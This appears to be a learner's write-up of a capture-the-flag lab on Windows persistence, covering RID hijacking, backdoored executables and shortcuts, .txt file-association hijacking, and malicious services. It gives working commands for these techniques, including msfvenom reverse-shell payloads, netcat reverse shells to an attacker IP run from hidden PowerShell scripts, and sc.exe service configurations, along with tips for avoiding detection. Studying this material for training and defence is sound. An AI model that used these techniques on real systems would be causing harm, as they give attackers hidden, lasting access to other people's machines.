
Hypothesis 1: What if during our connection with the thmuser2 which is one of the account used for persistence, LocalAccountTokenFilterPolicy is deleted say, by the blue team, will the connection in WinRM stays or does it disconnects this thmuser2?
1
2
- If it doesn't disconnect even after removing the registry key, we can delete this value to cover our tracks and still get the persistence with this user since this registry key doesn't exist to begin with.
- IT DOESN'T DISCONNECT!

- And I still have connection with
thmuser2:
1
2
- I guess it still works with the current process of WinRM service.
- Of course, if you restart WinRM service, the connections stops.
RID Hijacking
Assumption: we have admin privileges and trying to find other ways to get back in this account in case we lose connection or something.
- Another method to gain admin privileges without being an administrator is changing some registry values to make the OS think you are the administrator.
- When a user is created, an identifer called Relative ID(RID) is assigned to them.
- The RID is simply a
numeric identifier representing the useracross the system.
Proof of Concept:
- When a user logs on, the
LSASSprocess gets its RID from theSAMregistry hive and creates an access token asscociated with that RID. If we can tamper with the registry value, we can make windows assign an
Administratoraccess token to an unprivileged user by associating the same RID to both accounts.- In any Windows system, the default Administrator account is assigned the RID = 500, and regular users usually have RID >= 1000.
To find the assigned RIDs for any user:
> wmic useraccount get name,sid

- The RID is the
last bitof the SID (1010 forthmuser3and 500 forAdministrator). - The SID is an identifier that allows the OS to identify a user across a domain, but we won’t mind too much about the rest of this task.
Now, we only have to assign the RID=500 to thmuser3.
- To do so, we need to access the
SAMusing Regedit. - The SAM is restricted to the SYSTEM account only, so even the
Administratorwon’t be able to edit it. To run


Regeditas SYSTEM , we will usepsexec, available inC:\tools\pstoolsin your machine:C:\tools\pstools> PsExec64.exe -i -s regedit- From Regedit, we will go to “HKLM\SAM\SAM\Domains\Account\Users" where there will be a key for each user in the machine.
- Since we want to modify ‘thmuser3’, we need to search for a key with its RID in hex (1010 = 0x3F2).
1

 - Under the corresponding key, there will be a value called "F", which holds the user's effective RID at position 0x30:
1

- We want to change this from F2 03 to F4 01 (500 in decimal == 0x01F4):
1
- Then, press OK.
- The next time the user

thmuser3logs in, LSASS will associate it with the same RID as Administrator and grant them the same privileges. - The credentials for
thmuser3:Password321

Administrator's Privileges:
thmuser3's privileges:
- Now, log in via RDP with the
thmuser3credentials:

1
- Although the user name is 'administrator', this is because LSASS thinks we are ADMIN because of the RID we poisoned. So even if we log in with a different user name, the LSASS strictly follows the RID and will give us the user administrator.
Backdooring Files
Assume that we have the administrator account at this point.
- Another method of establishing persistence consists of tampering with some files we know the user interacts with
regularly. - By performing some modifications to such files, we can plant backdoors that will get executed whenever the user accesses them.
- Since we don’t want to create any alerts that could blow our cover, the files we alter must keep workin for the user as expected.
- While there are many opportunities to plant backdoors, we will check the most common ones.
Executable Files
- If you find any executable laying around the desktop, the chances are high that the user might use it frequently.
Suppose we find a shortcut to
PuTTYlying around. If we checked the shortcut’s properties, we could see that it (usually) points toC:\Program Files\PuTTY\putty.exe.1
- From that point, we could download the executable to our attacker's machine and modify it to run any payload we wanted.
Note: Thorough guide for this is found at “MalDev Essentials Backdooring” notes.
- You can easily plant a payload of your preference in any
.exefile withmsfvenom. - The binary will still work as usual but execute an additional payload silently by adding an extra thread in your binary.
To create a backdoored
putty.exe, we can use the following command:$ msfvenom -a x64 --platform windows -x putty.exe -k -p windows/x64/shell_reverse_tcp lhost=ATTACKER_IP lport=4444 -b "\x00" -f exe -o puttyX.exe- The resulting “puttyX.exe” will execute a reverse_tcp meterpreter payload without the user noticing it.
- While this method is good enough to establish persistence, let’s look at sneakier techniques.
Shortcut Files
If we don’t want to alter the executable, we can always tamper with the shortcut file itself.
1
  - Instead of pointing directly to the expected executable, we can change it to point to a script that will run a backdoor and then execute the usual program normally.
- For this task, let’s check the shortcut to
calcon the Administrator’s desktop. Right click on it>Press Properties:

1
- The file location is at C:\Windows\System32
Before hijacking the shortcut’s target, let’s create a simple PowerShell script in
C:\Windows\System32or any other sneaky location.1
- Note that C:\Windows\System32 is NOT normally writable but since we initially have the Administrator's account, creating another file in this directory is trivial.

The script will execute a
reverse shelland then run calc.exe from the original location on the shortcut’s properties:
1
2
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe 10.10.42.135 4445"
C:\Windows\System32\calc.exe
1
- Use powershell ISE for this to write on:
- Finally, we’ll
change the shortcutto point to our script. - Notice that the shortcut’s icon might be automatically adjusted while doing so.
- Be sure to point the icon back to the original executable
so that no visible changes appear to the user.
After changing the target:

1
- calc.exe shortcut changed into powershell's icon!
Fixing the shortcut back to calc.exe's icon:

1
- Press 'OK' + 'Apply' + 'OK'
- We also want to run out script on a
hidden window, for which we’ll add the-windowstyle hiddenoption to PowerShell. - The final target of the shortcut would be:
powershell.exe -WindowStyle hidden C:\Windows\System32\backdoor.ps1

1
- Click 'Apply' + 'OK'
- Let’s start the listener on the attackbox:

- Double-click the shortcut:
User's Perspective:

Attacker's Perspective:

Capturing the flag:

Hijacking File Associations
In addition to persisting through executables or shortcuts, we can hijack any file association to force the OS to run a shell whenever the user opens a specific file type.
1
  - I guess the assumption this time is that we know the user's computing habits.
- The default OS file associations are kept inside the registry, where a key is stored for every single file type under
HKLM\Software\Classes\. - Let’s say we want to check which program is used to open


.txtfiles. We can just go and check for the
.txtsubkey and find which Programmatic ID(ProgID) is associated with it.1
- ProgID: an identifier to a program installed on the system.
- ProgID for
.txtfiles:
- We can then search for a subkey for the corresponding ProgID (also under
HKLM\Software\Classes\), in this case,txtfile, where we willfind a referenceto the program in charge of handling.txtfiles. - Most

ProgIDentries will have a subkey undershell\open\commandwhere the default command to be run for files with that extension is specified:
1
2
- The value under the 'Data' column is the binary that opens this specific file type, which in this case is `.txt` files.
- Basically, ANY '.txt' files will be opened using "Notepad.exe" by default unless otherwise specified by its user.
In this case, when you try to open a
.txtfile, the system will execute “%SystemRoot%\system32\NOTEPAD.exe %1”1 2
- Breakdown: - '%1' : represents the name of the opened file.
Hijacking this file extension (.txt):
Replace the command with a script that executes a backdoor and then opens this file type as usual.
1
2
  - Steps:

  - 1. Let's create a script(ps1) with the following content and save it as 'C:\Windows\backdoor.ps1'
Script Content:
1
2
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe 10.10.42.135 4448"
C:\Windows\system32\NOTEPAD.EXE $args[0]
1
2
3
Breakdown:
- the '$args[0]' argument to be passed is the name of the file to be opened as given through '%1'
- SO basically: > C:\Windows\System32\NOTEPAD.exe <file-name>.txt
Created backdoor:

Changing the registry key to run our backdoor script in a hidden window:
What to replace the 'Data' with:
powershell -WindowStyle hidden C:\windows\backdoor2.ps1 %1

Open any .txt file on the victim machine to trigger the backdoor.
User's Point of View:
- Created
.txtfile and opening it:

Attacker's Point of View:

Note: For some reason, the script doesn’t get triggered whenever a .txt file is being opened with Notepad.exe. Don’t know why.
Abusing Services
- Windows services offer a great way to establish persistence since they can be configured to run in the background whenever the victim machine started.
If we can leverage any service to run something for us, we can regain control of the victim machine each time it is started.
- A service is basically an executable that runs in the background.
- When configuring a service, you define which executable will be used and select if the service will automatically run when the machine starts or should be manually started.
Two ways to establish persistence;
1
2
A. Create a new service
B. Modify an existing one to execute or payload
A. Creating backdoored services

1. We can create and start a service named “THMservice” using the following commands:
> sc.exe create THMservice binPath= "net user Administrator Passwd123" start= auto > sc.exe start THMservice
1
- Not sure why it can't be started. IT STARTED! However, it stops immediately after running the operation of this service.
Note: There must be space AFTER each equal sign for the command to work.
- The “
net user” command will be executed when the service started, resetting theAdministrator’s password toPasswd123. Notice how the service has been set to start automatically (“
start= auto”), so that it runs without requiring user interaction.1
- "start= auto" : service created will run without user interaction.
Resetting a user’s password works well enough, but we can also create a reverse shell with
msfvenomand associate it with the created service.1
- Basically, the quoted command is where we will place the payload:
1
sc.exe create THMservice binPath= "<payload>" start= auto
- Notice, however, that service executables are unique since they need to implement a particular protocol to be handled by the system.
2. If you want to create an executable that is compatible with Windows services, you can use the “-f exe-service” format in msfvenom.
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4448 -f exe-service -o rev-svc.exe
3. Downloading the .exe file into the victim’s machine:
- Create a python server in the attacker’s machine so the victim’s machine could download the file:


4. You can then copy the executable to your target system, say in C:\Windows and point the service’s binPath to it:
> sc.exe create THMservice2 binPath= "C:\windows\rev-svc.exe" start= auto > sc.exe start THMservice2


Attacker's Point of View:
1
- Remember that when service executes their operations, it has the SYSTEM privileges. Look at the notes from Windows Privilege Escalation.
- Also notice that when the service runs it operation, it stops for some reason:

Getting the Flag:

B. Modifying Existing Services
- While
creating new servicesfor persistence works quite well, the blue team may monitor new service creation across the network. - We may want to reuse an existing service instead of creating one to avoid detection.
- Usually, any disabled service will be a good candidate, as it could be altered without the user noticing it.
Reusing existing disabled service instead of creating a new one

1. Getting the list of available services:
> sc.exe query state=all
2. Querying a stopped service called THMService3’s configuration:
> sc.exe qc THMService3

Three things we care about when using a service for persistence:
- The executable (
BINARY_PATH_NAME) should point to our payload. - The service
START_TYPEshould be automatic so that the payload runs without user interaction. - The
SERVICE_START_NAME, which is the account under which the service will run, should preferably be set toLocalSystemto gainSYSTEMprivileges.
3. Creating a new reverse shell with msfvenom:
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=5558 -f exe-service -o rev-svc2.exe

- Create a python server in the attacker’s machine so the victim’s machine could download the file:


- Starting the listener on the attacker’s machine:

4. To reconfigure “THMservice3” parameters, we can use this command:
C:\> sc.exe config THMservice3 binPath= "C:\Windows\rev-svc2.exe" start= auto obj= "LocalSystem"

